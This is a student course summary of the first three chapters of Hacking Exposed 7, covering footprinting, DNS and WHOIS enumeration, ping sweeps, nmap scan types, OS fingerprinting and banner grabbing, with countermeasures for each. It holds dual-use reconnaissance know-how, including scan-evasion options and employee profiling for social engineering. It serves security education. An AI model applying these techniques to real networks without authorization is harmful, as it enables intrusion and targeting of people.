Sapienza
University of Rome
Master Degree in CyberSecurity

Hacking Exposed 7 Resume

Course:

Ethical Hacking

Made by:

Andrea Naspi, Michele Damato

June 28, 2019

Sapienza
Università di Roma

Academic Year 2018-2019

Contents

1 Chapter 1: Footprinting

Footprinting is about scoping out your target of interest, understand everything without sending a single packet to your target. Footprinting enables attackers to create a near complete profile of an organization's security posture (using a combination of tools and techniques). List of environments and the critical information an attacker tries to identify:

- Internet
  - Domain names
  - Network blocks and subnet
  - Specific IP addresses of systems reachable via Internet
  - TCP and UDP services running on each systems
  - System architecture
  - ACL mechanism
  - IDS
  - DNS hostnames
- Intranet
  - Networking protocols in use
  - Internal domain names
  - ... (same of Internet section)
- Remote access
  - Analog/digital telephone numbers
  - Remote system type
  - Authentication mechanisms
  - VPN
- Extranet
  - Domain names
  - connection origination and destination
  - Type of connection
  - ACL mechanism

Footprinting is necessary for one reason: it gives you a picture of what the hacker sees. If you know what the hacker sees, you know what potential security exposures you have in your environment.

1.1 Internet Footprinting


Focuses on footprinting an organization's connections to the Internet.

1.1.1 Step 1: Determine the scope of your activities

:The first item of business is to determine the scope of your footprinting activities. Are you going to footprint the entire organization or limit your activities to certain subsidiaries or locations?

1.1.2 Step 2: Get proper authorization

: One thing hackers can usually disregard that you must pay particular attention to is what we techies affectionately refer to as layers 8 and 9 of the OSI model.



These layers often find their way into our work one way or another, but when it comes to authorization they can be particularly tricky. Do you have authorization to proceed with your activities? For that matter, what exactly are your activities? Is the authorization from the right person? Is it writing? Ask any pen tester about the "get-out-of-jail-free card".

1.1.3 Step 3: Publicly available information

The amount of information that is readily available about you can image is nothing short of amazing. Examples of public information:

- Company web pages
- Related organizations
- Location details
- Employee information
- Current events
- Privacy and security policies
- Archived information
- Search engines and data relationship

Company web pages: Many times a website provides excessive amounts of information that can aid attackers.Try reviewing the HTML source code for comments. Viewing the source code offline may be faster than viewing it online, so it is often beneficial to mirror the entire site for offline viewing. A couple of website mirroring tools:

- Wget for UNIX/Linux
- Teleport Pro for Windows

Not all files and directories a website contains are direct links, indexed by Google, or buried in HTML comments. Discovery sometimes requires brute-force techniques to enumerate "hidden" files and directories on a website. his can be performed in an automated fashion using a specialized tool such as OWASP's DirBuster. Once a list is chosen and a file extension type is specified, DirBuster attempts to enumerate hidden files and directories recursively. Once enumeration is complete, DirBuster provides a reporting feature that allows you to export any directories and/or files identified along with the request's associated response codes. DirBuster also includes a proxy feature to run the traffic through privoxy. Hostnames such as www1, www2, web, web1, test, test1, etc., are all great places to start in your footprinting adventure. Virtual Private Networks (VPNs) are very common in most organizations as well, so looking for sites like http://vpn.example.com, https://vpn.example.com, or http://www.example.com/vpn.

Related Organizations: Be on the lookout for references or links to other organizations that are somehow related to the target organization. For example, many targets outsource much of their web development and design. It's very common to find comments from an author in a file you find on the main web page. Additionally, this partner information could be used later in a direct or indirect attack such as a social engineering attack.

Location Details: A physical address (from various sources on the Internet) can prove very useful to a determined attacker. It may lead to dumpster-diving, surveillance, social engineering, and other non technical attacks. Physical addresses can also lead to unauthorized access to buildings, wired and wireless networks, computers, mobile devices, and so on. Our personal favorite is Google Earth or Google Maps with the Street View feature. Interestingly, as the Google street car drives around the country, it is not only recording visual data for the Street View feature; it is also tracking any Wifi networks and their associated MAC addresses that it encounters along the way. Services for finding location information based on a MAC address are now available through Google Locations and Skyhook. For the curious and the eager, a front-end interface to Google Locations' back-end API can be found at shodanhq.com/research/geomac. At BlackHat 2010, Sammy Kamkar's "How I Met Your Girlfriend" presentation demonstrated how an attacker could leverage vulnerable home routers, cross-site scripting, location services, and Google maps to triangulate the location of an individual.

Employee Information: Contact names and e-mail addresses are particularly useful data. Having a username is very useful later in the methodology when we try to gain access to system resources (can be used in social engineering as well). Attackers can use phone numbers to look up your physical address via sites like phonenumber.com, 411.com, and yellowpages.com. Other personal details can be readily found on the Internet using any number of sites like blackbookonline.info/. The websites you should frequent in your footprinting searches include social and information networking sites (Facebook.com, Myspace.com, Reunion.com, Classmates.com, Twitter.com), professional networking sites (Linkedin.com,Plaxo.com), career management sites (Monster.com, Careerbuilder.com, Dice.com), and family ancestry sites (Ancestry.com). Even online photo management sites (Flickr.com, Photobucket.com) can be used against you and your company. Data-mining tools, such as Maltego, are available for sifting through the burgeoning number of information sources and drawing relationship maps between the data points collected. If you do a search on Google for something like "company resume firewall," where company is the name of the target organization, you will most likely find a number of resumes from current and/or past employees of the target that include quite detailed information about technologies they use and initiatives they are working on. Job sites like monster.com and careerbuilder.com contain tens of millions of resumes and job postings. Searching on organization names may yield amazing technical details.

Current Events: Current events are often of significant interest to attackers. Mergers, acquisitions, scandals, layoffs, rapid hiring, reorganizations, outsourcing, extensive use of temporary contractors, and other events may provide clues, opportunities, and situations that didn't exist before. There is usually a great deal of confusion and change during these times, and most people don't want to be perceived as uncooperative or as inhibiting progress. This provides for increased opportunities for exploitation by a skilled social engineer. If the company is a publicly traded company, information about current events is widely available on the Internet.

Archived Information: Be aware that there are sites on the Internet where you can retrieve archived copies

of information that may no longer be available from the original source. These archives could allow an attacker to gain access to information that has been deliberately removed for security reasons. Some examples of this are the WayBack Machine at archive.org (see Figure 1-6) and the cached results you see under Google's cached results (see Figure 1-7).

Search Engines and Data Relationships: The search engines available today are truly fantastic. Within seconds, you can find just about anything you could ever want to know. Many of today's popular search engines provide for advanced searching capabilities that can help you home in on that tidbit of information that makes the difference. Read "Google Hacking for Penetration Testers Vol. 2, by Johnny Long (Syngress, 2007)". Here is a simple example: If you search Google for allinurl:tsweb/default.htm Google reveals Microsoft Windows servers with Remote Desktop Web Connection exposed. See Google Hacking Database (GHDB). Tools such as FOCA, available at informatica64.com/foca.aspx, are designed to identify and analyze the metadata stored within a file. FOCA utilizes some of the same search engine hacking techniques described earlier to identify common document extensions such as .pdf, .doc(x), .xls(x), and .ppt(x). Once analyzed, the tool categorizes the metadata results into summary information. One feature integrated into FOCA, and worth exploring on its own, is the use of the Sentient Hyper-Optimized Data Access Network (SHODAN). SHODAN (shodanhq.com) is a search engine that is designed to find Internet-facing systems and devices using potentially insecure mechanisms for authentication and authorization. For example, a simple search for "pix firewall config help" yields hundreds of postings from people requesting help with their Cisco PIX firewall configurations, as shown in Figure 1-11. Some of these postings actually include cut-and-pasted copies of their production configuration, including IP addresses, ACLs, password hashes, network address translation (NAT) mappings, and so on. If the person in need of help knows to not post configuration details to a public forum like this, that person might still fall prey to a social engineering attack.

1.1.4 Step 4: WHOIS and DNS Enumeration

The core functions of the Internet are managed by a nonprofit organization, the Internet Corporation for Assigned Names and Numbers (ICANN, icann.org). Specifically, ICANN coordinates the assignment of the following identifiers that must be globally unique for the Internet to function:

- Internet domain names
- IP address numbers
- Protocol parameters and port numbers

In addition, ICANN coordinates the stable operation of the Internet's root DNS system. Although ICANN has many parts, three suborganizations are of particular interest to us at this point:

1. Address Supporting Organization (ASO),.aso.icann.org
2. Generic Names Supporting Organization (GNSO), gnso.icann.org
3. Country Code Domain Name Supporting Organization (CCNSO), ccnso.icann.org

Although management is fairly centralized, the actual data is spread across the globe in numerous WHOIS servers for technical and political reasons. To further complicate matters, the WHOIS query syntax, type of permitted queries, available data, and results formatting can vary widely from server to server.

Domain-Related Searches The first order of business is to determine which one of the many WHOIS servers contains the information we're after. The general process flows like this: the authoritative Registry for a given TLD, ".com" in this case, contains information about which Registrar the target entity registered its domain with. Then you query the appropriate Registrar to find the Registrant details for the particular domain name you're after. We refer to these as the "Three Rs" of WHOIS: Registry, Registrar, and Registrant. As mentioned, ICANN (IANA) is the authoritative registry for all of the TLDs and is a great starting point for all manual WHOIS queries (also from command line). This registrant detail provides physical addresses, phone numbers, names, e- mail addresses, DNS server names, IPs, and so on.

IP-Related Searches The WHOIS server at ICANN (IANA) does not currently act as an authoritative registry for all the RIRs as it does for the TLDs, but each RIR does know which IP ranges it manages. This allows us simply to pick any one of them to start our search. If we pick the wrong one, it will tell us which one we need to go to.

1.1.5 Step 5: DNS Interrogation:

After identiying all the associated domains, you can begin to query the DNS. DNS is a distributed database used to map IP addresses to hostnames, and vice versa.

Zone transfer One of the most serious misconfigurations a system administrator can make is allowing untrusted Internet users to perform a DNS zone transfer. A zone transfer allows a secondary master server to update its zone database from the primary master. Generally, a DNS zone transfer needs to be performed only by secondary master DNS servers. Providing internal IP address information to an untrusted user over the Internet is akin to providing a complete blueprint, or roadmap, of an organization's internal network. A simple way to perform a zone transfer is to use the nslookup (interactive mode) client. In nslookup:

- set record type to any so we can pull any DNS records available for a complete list.
- ls -d domain.com. to list all the associated records for the domain (for each entry we have an "A" record that denotes the IP address of the system name located to the right). In addition each host has an HINFO record that identifies the platform or type of OS running. We can easily manipulate the results with UNIX programs such as grep,sed,awk to find out some keyword like "solaris" (solaris OS) and "test" (test domains as backdoors).

If there are multiple DNS server, you may be able to find one that will allow zone transfers. Automate the process with tools like host and dig. The -l option of host command perform a zone transfer on the domain in input. The dig command is often used to troubleshoot DNS architectures. The best tool for performing zone transfers: dnsrecon (option -x). We can use fierce 2.0 to enumerate dns entries even though zone transfer attempts fail. Countermeasures: On the network side you could configure a firewall or packet-filter router to deny all unauthorized inbound connections to TCP port 53. Because name lookup requests are UDP and zone transfer requests are TCP. A better solution would be to implement cryptographic transaction signatures (TSIGs) to allow only trusted host to transfer zone information. Finally we discourage the use of HINFO records.

1.1.6 Step 6: Network Reconnaissance

To accomplish this task we can use the traceroute program. In windows it is spelled tracert. This program lets you view the route that an I follow from one host to the next. Traceroute use TTL field in the IP packet to elicit an ICMP_TIME_EXCEED message from each router. Each router that handles the packet is required to decrement the TTL field (hop counter). Traceroute helps you to discover the network topology by the target network, in addition to identifying access control devices. There may be multiple routing paths. Moreover, each interface may have different ACL applied. In many case some interfaces pass your traceroute requests (ACL applied). Therefore, it's important to map your entire network using traceroute (access path diagram). Traceroute in UNIX use UDP packet with the option of using ICMP packet with the -I switch. The -p n option in traceroute allows us to specify a starting UDP port number (n) that will be incremented by 1 when the probe is launched. This allows us to force every packet we send to have a fixed port number, in the hopes that access control device will pass the traffic. A good starting port number is UDP port 53 (DNS Queries). Because the TTL value used in tracerouting is in the IP header, two tools that allow for TCP tracerouting to specific ports are the aptly named tcptraceroute and Cain & Abel. Countermeasures: However, several countermeasures can be employed to thwart and identify the network reconnaissance probes discussed thus far. Many of the commercial NIDS (network IDS) and IPS detect this type of network reconnaissance. Best NIDS program to detect this activity: SNORT, Bro-IDS. Also you may be able to configure your border routers to limit ICMP and UDP traffic to specific systems (minimize the exposure).

2 Chapter 2: Scanning

During footprinting, we obtained a list of IP network blocks and IP addresses through a wide variety of techniques including WHOIS and ARIN queries. In this chapter, we will determine what systems are listening for inbound network traffic (aka "alive") and are reachable using a variety of tools and techniques. We will also look at how you can bypass firewalls to scan systems supposedly being blocked by filtering rules.

2.1 Determine if the system is alive

Although we may have a list of ranges and some suspected servers, we don't actually know if there is a host allocated for a specific IP and if that host is actually powered up and online. Network pinging is the act of sending certain types of traffic to a target and analyzing the results (or lack thereof). Typically, "pinging" refers to utilizing ICMP, but the term has evolved to include ARP, ICMP, TCP, and UDP traffic to identify if a host is online.

ARP Host Discovery The Address Resolution Protocol (ARP) translates a system's hardware (MAC) address to the IP address that has been assigned to it. The system has to send some sort of ARP request to start traversing the path to reach its destination. An ARP scan sends an ARP request out for every host on a subnet, and the host is considered "alive" if an ARP reply is received. arp-scan: Simple ARP pinging and fingerprinting utility. You must run arp-scan as the root user. nmap (UNIX, Windows, Mac): de facto tool for anything related to host and services discovery. Support ap scanning via the -PR option. To only perform a host discovery and not a port scanning you can specify the -sn option. Cain: It provides a ton of functionality for the Windows-only crowd that goes way beyond hosts and service discovery. To perform an ARP host discovery launch CAin, go to Configure, select the network interface, enable the sniffer and then from the sniffer tab right-click and select scan mac addresses.

ICMP Host Discovery ICMP provides a variety of message types to help diagnose the status of a host and its network path. Common ICMP types:

- type 0: echo reply (ping)
- type 8: echo request (ping reply)
- type 13: timestamp (sys time)
- type 17,18: address mask request/reply (local subnet mask)

Using OS utilities: Most operating systems come with a utility named "ping" to send ICMP_ECHO_REQUEST packets to a single host. Network discovery tools: with Nmap is to use the -sn option (which means "no port scan"; this option replaces the older -sP option). However, the -sn option not only sends an ICMP_ECHO_REQUEST packet. When executed as the root user, it also performs an ARP ping, sends an ICMP TIMESTAMP message, and performs some TCP pinging (discussed later on) to TCP ports 80 and 443.

Useful nmap options: send an ICMP ECHO REQUEST packet (-PE), and skip any ARP resolution (–send-ip; this is applicable because we're on the same network segment as the destination host). Nmap also supports ICMP address mask (-PM) and TIMESTAMP options (-PP).

Hping3 (hping.org) is an extremely robust packet-crafting tool that allows you to define any combination of flags on any combination of packet types. SuperScan For the Windows-inclined who need another option besides Nmap. SuperScan sends out multiple ICMP ECHO REQUEST packets (in addition to three other types of ICMP) in parallel and simply waits and listens for responses.

TCP/UDP Host Discovery For the networks that limit ICMP, the next approach an attacker can take to identify live hosts is to use TCP and/or UDP packets. At least one open port is always available for clients to connect to.

Nmap: Nmap **-sn** option enables a hybrid-type of attack where it attempts ARP, ICMP, and TCP host discovery. If our target host does not have TCP port 80 open, or Nmap's packets are otherwise dropped on the way to the target (e.g., by a firewall), Nmap considers the host down. We can blindly attempt to query Nmap's default port list (which is comprised of 1,000 commonports) by telling Nmap to ignore its host discovery options and just do a port scan (described in more detail in the next section of this chapter). Nmap option **-Pn** to port scan.

SuperScan: Using the TCP/UDP port scan options, you can determine whether a host is alive or not-without using ICMP at all. Simply select the checkbox for each protocol you wish to use and the type of technique you desire, and you are off to the races.


nping: As expected, you can also use nping to perform TCP/UDP host discovery. Since nping is so versatile, its output is more verbose by default, which may be more information than you really need. *Ping Sweeps countermeasures:* Detection: The primary method for detecting ping sweep attacks involves using network-based IDS programs such as Snort (snort.org). From a host-based perspective, several UNIX utilities detect and log such attacks. Many commercial network and desktop firewall tools (from Cisco, Check Point, Microsoft, McAfee, Symantec, and IBM/ISS) can detect ICMP, TCP, and UDP ping sweeps.

Prevention: We recommend that you carefully evaluate the type of ICMP traffic that you allow into your networks or into specific systems. There are many different types of ICMP traffic - ECHO and ECHO_REPLY are only two such types. Most routers do not require all types of ICMP traffic to all systems directly connected to the Internet. Although almost any firewall can filter ICMP packets, organizational needs may dictate that the firewall pass some ICMP traffic. If a true need exists, you should carefully consider which types of ICMP traffic you allow to pass. In addition, if ICMP traffic can be limited with access control lists (ACLs) to your ISP's specific IP addresses.

2.2 Determining which services are running or listening

Now we are ready to begin probing each of those systems to identify which ports and services are available to attack. Port scanning is the process of sending packets to TCP and UDP ports on the target system to determine what services are running or are in a LISTENING state. Identifying listening ports is critical to determining the services running and, consequently, the vulnerabilities present on your remote system. Additionally, you can determine the type and version of operating system and applications in use. Scan types:

- TCP Connect Scan
  - This type of scan connects to the target port and completes a full three-way handshake (SYN, SYN/ACK, and ACK).
  - Longer than some of the other scan types.
  - Logged from the target system.



- TCP SYN Scan
  - Only a SYN packet is sent to the target port. If a SYN/ACK is received from the target port, we can deduce that it is in the LISTENING state.
  - If an RST/ACK is received, it usually indicates that the port is not listening.
  - Not Logged from the target system.
  - This form of scanning can produce a denial of service condition on the target by opening a large number of half-open connections.
  - Relatively safe.
- TCP FIN Scan

  - Sends a FIN packet to the target port.
  - Based on RFC 793, the target system should send back an RST for all closed ports.
  - Only works on UNIX-based TCP/IP stacks.
- TCP Xmas Tree scan
  - This technique sends a FIN, URG, and PUSH packet to the target port.
  - Based on RFC 793, the target system should send back an RST for all closed ports.
- TCP NULL Scan
  - Turns off all flags.
  - Based on RFC 793, the target system should send back an RST for all closed ports.
- TCP ACK Scan
  - Used to map out firewall rulesets.
  - It can help determine if the firewall is a simple packet filter allowing only established connections (connections with the ACK bit set) or a stateful firewall performing advance packet filtering.
- TCP Windows Scan
  - May detect open as well as filtered/non filtered ports on some systems (AIX, FreeBSD and so on)
  - Due to an anomaly in the way the TCP window size is reported.
- TCP RPC Scan
  - Specific in UNIX systems.
  - Used to detect and identify RPC (Remote Procedure Call) ports, their associated program and version number.
- UDP Scan
  - Sends a UDP packet to the target port.
  - If the target port responds with an "ICMP port unreachable" message, the port is closed. Conversely, if you don't receive an "ICMP port unreachable" message, you can deduce the port is open.
  - Very slow process.

SYN and connect scan should work against all hosts. Identifying TCP and UDP Services Running: Nowadays many tools incorporate both host discovery and port-scanning functionality. Nmap is one of the most feature-rich port-scanning tools out there. First perform host discovery and by then port scanning only if the host that have been identified as being alive. TCP SYN Scan: option -sS option -oN to save the report in human-readable format to a file. option -f to fragment the packet, against a simple packet filter as primary firewall. Depending on the sophistication of the target network and hosts, the scans performed thus far may have easily been detected. Nmap provides the decoy-scan capabilities with the -D option, making it more difficult to discern legitimate port scans from bogus ones. You simply spoof the source address of legitimate servers and intermix these bogus scans with the real port scan. option -b to perform a FTP bounce scanning. FTP bounce attack is an exploit of the FTP protocol whereby an attacker is able to use the PORT command to request access to ports indirectly through the use of the victim machine as a middle man for the request. SuperScan (Windows, GUI) allows for ping scanning, TCP and UDP port scanning, and includes numerous techniques for doing them all. SuperScan allows you to choose from four different ICMP host-discovery techniques, including traditional ECHO REQUESTS and the less familiar TIMESTAMP REQUESTS, ADDRESS MASK REQUESTS, and INFORMATION REQUESTS. Additionally, the tool allows you to choose the ports to be scanned, the techniques for UDP scanning (including Data, Data+ICMP, and static source port scanning), and the techniques for TCP scanning (including SYN, Connect, and static source port scanning). ScanLine (Windows, command line) like netcat, it is just a single executable, which makes it easy to load onto a compromised host and pivot to target internal systems that may be inaccessible from your initial attack system. netcat (command line) [Swiss Army knife of security] is an excellent utility that deserves an honorable mention. Netcat's basic TCP and UDP port-scanning capabilities are useful in some scenarios when you need to minimize your footprint on a compromised system. By default, netcat uses TCP ports. Therefore, we must specify the -u option for

UDP scanning. The **-v** and **-vv** options provide verbose and very verbose output, respectively. The **-z** option provides zero mode I/O and is used for port scanning, and the **-w2** option provides a timeout value for each connection. Port Scanning Countermeasures: Detection: The primary method for detecting port scans is to use a network-based IDS program such as Snort. From a UNIX host-based perspective, the scanlogd utility (openwall.com/scanlogd) from Solar Designer is a TCP port scan detection tool that detects and logs such attacks. Remember, if you begin to see a pattern of port scans from a particular system or network, it may indicate that someone is performing network reconnaissance on your site. We also recommend configuring your alerts to fire in real time via email. Most firewalls can and should be configured to detect port scan attempts. Prevention: You can minimize your exposure by disabling all unnecessary services. In the UNIX environment, you can accomplish this by commenting out unnecessary services in /etc/inetd.conf and disabling services from launching in your startup scripts. For Windows, you should also disable all unnecessary services (expect native functions).

2.3 Detecting the Operating System

Now our objective is to determine the type of operating system running.

2.3.1 Active Operating System Detection:

There are a number of techniques for performing this work. We can perform simple banner-grabbing techniques which grab information from such services as FTP, telnet, SMTP, HTTP, POP, and others. Banner grabbing is the simplest way to detect an operating system and the associated version number of the service running. And then there is a much more accurate technique: the stack fingerprinting technique. Making Guesses from Available Ports: We are trying to identify open ports that provide telltale signs of the operating system. For example, when ports 445, 139, and 135 are open, a high probability exists that the target operating system is Windows. Some services are operating system specific. For example port 3389, which is used for the Remote Desktop Protocol (RDP), a common attribute of Windows system. For UNIX system, a good indicator is TCP port 22 (SSH). Many older UNIX servers have services such as portmapper (TCP/111), Berkeley R services (TCP/512-514), NFS (TCP/2049), and high number ports (3277x and above) listening. By performing a simple TCP and UDP port scan, we can make quick assumptions about the exposure of the systems we are targeting. **Active Stack Fingerprinting:** Stack fingerprinting is an extremely powerful technology that allows you to ascertain quickly each host's operating system with a high degree of probability. Vendors often interpret specific RFC guidance differently when writing their TCP/IP stack. Therefore, by probing for these differences, we can begin to make an educated guess as to the exact operating system in use. For maximum reliability, stack fingerprinting generally requires at least one listening port. Let's examine the types of probes that can be sent that help to distinguish one operating system from another:

- FIN Probe
  - A FIN packet is sent to an open port. Many stack implementations (Win 7/200X/Vista) respond with a FIN/ACK. RFC 793 states that the correct behavior is not respond.
- Bogus Flag Probe
  - An undefined TCP flag is set in the TCP header of a SYN packet. Some operating systems, like Linux, respond with the flag set in the response.
- ISN (Initial Sequence Number) Sampling
  - Find a pattern in the initial sequence chosen by the TCP implementation.
- "Don't fragment bit" monitoring
  - Some OS set this bit to enhance performance.
- TCP initial window size
  - For some stack implementations, this size is unique.
- ACK value
  - Some implementations return the sequence number you sent, and others return a sequence number + 1.

- ICMP error message quenching
  - Operating systems may follow RFC 1812 and limit the rate at which error messages are sent.
  - Count the number of unreachable messages received within a given time.
- ICMP message quoting
  - Operating systems differ in the amount of information that is quoted when ICMP errors are encountered.
  - Examine quoted messages.
- ICMP error message - echoing integrity
  - Some stack implementations may alter the IP headers when sending back ICMP error messages.
- TOS (Type Of Service)
  - Most stack implementations use value set at 0 (for ICMP PORT UNREACHABLE), but this can vary.
- Fragmentation handling
  - Different stacks handle overlapping fragments differently.
  - Noting how probe packets are reassembled.
- TCP options
  - By sending a packet with multiple options set you can make some assumptions about the target operating system.

Nmap employs the techniques mentioned earlier by using the -O option. **Countermeasures:**
Detection: You can use many of the aforementioned port-scanning detection tools to watch for operating system detection.
Prevention: We believe only robust, secure proxies or firewalls should be subject to Internet scans. As the old adage says, "security through obscurity" is not your first line of defense. Even if attackers know the operating system, they should have a difficult time obtaining access to the target system.

2.3.2 Passive Operating System Identification

Active scanning it was relatively easy for a network-based IDS system to determine that OS identification. Therefore, active stack fingerprinting is note one of the most stealthy techniques an attacker will employ. **Passive Stack Fingerprinting:** Instead of sending packets to the target system, however, an attacker passively monitors network traffic to determine the OS in use. Exclusively dependent on being in a central location on the network and on a port that allows packet capture (mirrored port). We limit our discussion to several attribute associated with a TCP/IP session to find the OS with Passive Stack Fingerprinting:

- TTL
  - What does the O.S. set as the TTL on the outbound packet?
- Window size
  - What does the O.S. set as the window size?
- DF (Don't fragment)
  - DOes the OS set the "Don't fragment bit"?

By passively analyzing each attribute and comparing the results to a known databases of attributes, you can determine the remote OS. Fairly reliable results. This technique is exactly what siphon tool uses. Siphon contain a database file of operating system matches with TTL, window size and DF bit. **Countermeasures:**
Detection: You can use many of the aforementioned port-scanning detection tools to watch for operating system detection.
Prevention: We believe only robust, secure proxies or firewalls should be subject to Internet scans. As the old adage says, "security through obscurity" is not your first line of defense. Even if attackers know the operating system, they should have a difficult time obtaining access to the target system.

2.4 Processing and Storing scan data

Mapping a target network can result in a large amount of data. Because of this, managing your data appropriately is important.
Managing Scan Data with Metasploit **Metasploit** is a general exploit framework used to modularize exploits and payloads. Look at ways to execute our scans and input data into Metasploit for further processing. Metasploit's installation sets up a PostgreSQL server for managing data to allow you to make specific queries to the database for scan data. Use the Metasploit console (msfconsole) to execute framework commands.

"db_connect" → command to connect to the database.
"db_nmap" → command within Metasploit allows you to run basic Nmap scan and import the data directly into the database. (require elevated privileges)
"db_import" → to import external results (for example, output of nmap execution) into the database.
"hosts" → command to list all hosts in the database.
"services" → command to show all available open port and services on the identified hosts.

3 Chapter 3: Enumeration

Probing the identified services more fully for known weaknesses, a process we call enumeration. Enumeration involves active connections to systems and directed queries. As such, they may (should!) be logged or otherwise noticed. In general, the information attackers seek via enumeration includes user account names (to inform subsequent password-guessing attacks), oft-misconfigured shared resources (for example, unsecured file shares), and older software versions with known security vulnerabilities (such as web servers with remote buffer overflows). Enumeration techniques tend to be platform-specific and are, therefore, heavily dependent on scanning.

3.1 Service fingerprinting:

We need to point out automated techniques for evaluating entire networks for the same information. Given the power and scale of these techniques, they are most likely to be used by modern attackers, unless extreme stealth is required, in which case manual hunt-and-peck will be employed. Service fingerprinting is more thorough and provides more valuable information than scanning, but it is also more time consuming and noticeable because it generates considerably more traffic. **Nmap**: As you may have noticed in the prior discussion, by default, Nmap lists service names along with ports. This service information is obtained from a file named nmap-services, which is simply a text file mapping services with their commonly associated ports. Nmap utilized with the -sV switch goes a step further and interrogates the ports, soliciting feedback and matching what it receives with known protocols and specific protocol version information using a different file called nmap-service-probe, which contains information on known service responses. **amap:** Amap utilizes its own network service pattern-matching techniques to fingerprint network services, and although Nmap's functionality is typically more accurate and up-to-date, occasionally Amap catches something Nmap has difficulty with.

3.2 Vulnerability Scanners:

Employing the battering-ram approach of directing an automated vulnerability scanner against a target or entire network can be an effective and time-efficient means of gathering vulnerability information. Numerous vulnerability scanning tools are available commercially at the time of this writing, from companies including McAfee, Qualys, Rapid7, nCircle, and Tenable. On the open source front, the Open Vulnerability Assessment System (OpenVAS, openvas.org) is an alternative for those looking for free tools. **Nessus:** Nessus, by Tenable Network Security (nessus.org/products/nessus), has long been the gold standard of vulnerability scanners. Its easy-to-use graphical interface, frequently updated database of vulnerabilities, support for all major platforms (also ported to Android and iPhone) and optimized performance make it well suited for exhaustively scanning a target or network of targets in short order. Users can also develop custom plugins using the interpreted Nessus Attack Scripting Language (NASL) to extend its capabilities. Nessus provides also a web interface. Nessus Countermeasures: To prevent your system's vulnerabilities from being enumerated by tools like Nessus, you should, of course, implement effective patch and configuration management processes to try to prevent such

vulnerabilities from being introduced in the first place. In addition, due to the sheer popularity of automated vulnerability scanners, Intrusion Detection and Prevention System (IDS/IPS) vendors have tuned their detection signatures to alert on the behavior of tools like Nessus. **Nmap NSE Scripting:** Nmap's NSE is an interface that allows users to extend Nmap's capabilities via their own custom scripts written in the Lua interpreted programming language to send, receive, and report on arbitrary data. This feature clearly creates some overlap between Nmap and tools like Nessus. Nmap comes bundled with a library of useful NSE scripts (invoked by adding either –script to run a specific script or -sC to run a set of default scripts) capable of performing activities such as network discovery, version detection, backdoor detection, and even exploitation of vulnerabilities.

3.3 Basic Banner Grabbing:

Banner grabbing can be simply defined as connecting to remote services and observing the output, and it can be surprisingly informative to remote attackers. At the very least, they may identify the make and model of the running service, which in many cases is enough to set the vulnerability research process in motion. This section briefly catalogs the most common manual techniques for banner grabbing. **Telnet and netcat:** The tried-and-true manual mechanism for enumerating banners and application info has traditionally been based on telnet. Using telnet to grab banners is as easy as opening a telnet connection to a known port on the target server, pressing ENTER a few times, if necessary, and seeing what comes back. For a slightly more surgical probing tool, rely on netcat, the "TCP/IP Swiss Army knife". Here, we examine one of its more simplistic uses, connecting to a remote TCP/IP port and enumerating the service banner:

```
nc -v www.example.com 80
```

As we've already noted, the best defense against banner grabbing is to shut down unnecessary services. Alternatively, restrict access to services using network access control. You need to research the correct way to disable the presentation of the vendor and version in banners.

3.4 Enumerating FTP (TCP 21):

